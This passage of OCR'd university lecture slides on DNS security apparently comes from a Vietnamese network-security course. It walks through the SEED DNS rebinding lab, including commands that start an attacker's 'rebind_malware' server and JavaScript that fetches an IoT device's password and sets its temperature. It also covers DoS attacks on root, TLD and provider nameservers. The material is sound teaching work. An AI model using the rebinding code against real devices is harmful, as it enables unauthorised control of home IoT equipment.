$ cd user_vm                            # Go to the user_vm folder
$ FLASK_APP=rebind_iot flask run --host 0.0.0.0 --port 8080
```

- Test the IoT server

  URL: http://www.seediot32.com:8080

Attacker VM: Start the Malicious Website

- Start the malicious web server

```
// Download attacker_vm.zip
$ unzip attacker_vm.zip

// Start the malicious web server
$ cd attacker_vm                # Go to the attacker_vm folder
$ FLASK_APP=rebind_malware flask run --host 0.0.0.0 --port 8080
```

Understand How to Interact with the IoT Device


- Get Temperature

```
127.0.0.1 - - [29/Feb/2020 21:19:36] "GET /temperature HTTP/1.1" 200 -
```

- Set Temperate


```
127.0.0.1 - - [29/Feb/2020 21:19:36] "GET /password HTTP/1.1" 200 -
127.0.0.1 - - [29/Feb/2020 21:19:36] "POST /temperature?value=34&password=
8xk2--cfhs30.3769395009864781 HTTP/1.1" 200 -
```

DNS Rebinding Attack




Attack goal: interact with the target server from outside

Understanding the Same Origin Policy



Page from the attacker website	Page from the IoT website
www.attacker32.com:8080/change	www.seediot32.com:8080/change
Click the button to set the temperature to 99 °C	Click the button to set the temperature to 99 °C




❖ **Code running in both pages**


```
let url_prefix = 'http://www.seediot32.com:8080'

function updateTemperature() {
  $.get(url_prefix + '/password', function(data) {
        $.post(url_prefix + '/temperature?value=99'
               + '&password='+ data.password,
               function(data) {
                  console.debug('Got a response from the server!');
               });
  });
}

button = document.getElementById("change");
button.addEventListener("click", updateTemperature);
```

How to Defeat Same Origin Policy?

- https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

DNS Rebinding Attack


The User machine
Ajax code
1. Get IP address for **www.attacker32.com**
True Answer: the actual IP address
2. Get www.attacker32.com/index.html
3. Get IP address for **www.attacker32.com**
Fake Answer: this server's IP address
4. Attack
Firewall
www.attacker32.com
Malicious nameserver
The target server (vulnerable)
The Attacker machines



Ubuntu16.04-12-01-19 (Snapshot 2) [Running] - Oracle VM VirtualBox

Firefox Web Browser 10:16 AM

Thermometer - Mozilla Firefox

www.seediot32.com:8080

16°C

0 100

Celsius °C

Change Temperature - Mozilla Firefox

www.attacker32.com:8080/change

Click the button to set the temperature to 99 °C

Click

Change Temperature - Mozilla Firefox

www.seediot32.com:8080/change

Click the button to set the temperature to 99 °C

Click

```
tt
tt.pcapng
user_vm
user_vm.zip
seed@10.0.2.6:$
```

Ubuntu16.04-12-01-19 Attacker (Snapshot 2) [Running] - Oracle VM VirtualBox

Denial of Service Attacks on Root Servers

Attacks on the Root and TLD Servers :

Root nameservers: If the attackers can bring down the servers of the root zone, they can bring down the entire Internet. However, attack root servers is difficult:

- The root nameservers are highly distributed. There are 13 (A,B….M) root nameservers (server farm) consisting of a large number of redundant computers to provide reliable services.
- As the nameservers for the TLDs are usually cached in the local DNS servers, the root servers need not be queried till the cache expires (48 hrs). Attacks on the root servers must last long to see a significant effect.

Denial of Service Attacks on TLD Servers

- Nameservers for the TLDs are easier to attack.
- TLDs such as **gov, com, net** etc have quite resilient infrastructure against DOS attacks. But certain obscure TLDs like country-code TLDs do not have sufficient infrastructure.

→ the attackers can bring down the Internet of a targeted country.

Example

Attacks on Nameservers of a Particular Domain

- **UltraDNS:** DNS provider for many major e-commerce companies such as Amazon, Walmart, Expedia. In 2004, DOS against this provider was launched which suffered an outage for an hour.

DDoS attack hobbles sites, including Amazon

By **Tom Krazit**, CNET

December 24, 2009 -- Updated 1900 GMT (0300 HKT)

from cnet

Amazon was one of the Internet's larger companies hit by a DDos attack Wednesday evening.


(CNET) -- An attack directed at the DNS provider for some of the Internet's larger e-commerce companies -- including Amazon, Wal-Mart, and Expedia -- took several Internet shopping sites offline Wednesday evening, two days before Christmas.

Neustar, the company that provides DNS services under the UltraDNS brand name, confirmed an attack took place Wednesday afternoon, taking out sites or rendering them extremely sluggish for about an hour. A

Example

Attacks on Nameservers of a Particular Domain

- **Dyn network** : In 2016, multiple DDoS attacks were launched against a major DNS service provider for companies like CNN, BBC, HBO, PayPal etc. The attacks are believed to have been launched through botnet consisting of different IoT devices like IP cameras, baby monitors etc. It caused major Internet services unavailable .




SaneBox @sanebox

Our DNS provider is under a DDos attack.
Causing connectivity issues for our webpage.
Filtering of Inbox emails has not been affected.

RETWEET 1 LIKE 1

1:17 PM - 21 Oct 2016




PayPal @PayPal · 21 ott

PayPal is experiencing brief interruptions in service due to a widespread issue with our DNS provider. We're sorry for the inconvenience.

Gizmodo @Gizmodo · Oct 22

Yesterday's brutal DDoS attack is the beginning of a bleak future gizmo.do/POr2Sne




What have we learned?

Summary

- How DNS works
- Spoofing Attacks on DNS
  - Local DNS cache poisoning attacks
  - Remote DNS cache poisoning attacks
  - Reply forgery attacks
- Defense against DNS spoofing attacks
  - DNSSEC
  - TLS/SSL
- DNS Rebinding attack and Denial of Services on DNS

Lab exercise

Homework




- **Lab 1: Local DNS Attack Lab** (Link - optional)
  - In this lab, students will launch DNS cache poisoning attack in a LAN environment.
- **Lab 2: Remote DNS Attack Lab** (Link)
  - In this lab, students will launch the remote DNS cache poisoning attack, i.e., the Kaminsky attack.
- **Lab 3: DNS Rebinding Attack Lab** (Link)
  - The objective of this lab is two-fold: (1) demonstrate how the DNS rebinding attack works, and (2) help students gain the first-hand experience on how to use the DNS rebinding technique to attack IoT devices.
- **Working in a team (your final-project team) or individually.**


Looking ahead

For next time…

Ready for next class:

- ❑Tentative topic: **Application layer, DNS and Attacks**
- ❑Reading and practicing (in advance):
  - ○ **SEED book, Chapter 18**
    - ○ Refs: https://www.handsonsecurity.net/resources.html
  - ○ **SEED Lab: Local DNS Attack Lab, Remote DNS Attack Lab and DNS Rebinding Attack Lab**
    - ○ Refs:
      - ○ https://seedsecuritylabs.org/Labs_20.04/Networking/DNS/DNS_Local/
      - ○ https://seedsecuritylabs.org/Labs_20.04/Networking/DNS /DNS_Remote/
      - ○ https://seedsecuritylabs.org/Labs_20.04/Networking/DNS /DNS_Rebinding/





Hôm nay,
kết thúc!

- Nghi Hoàng Khoa
- khoanh@uit.edu.vn
- www.inseclab.uit.edu.vn
- NT101 – An toàn Mạng máy tính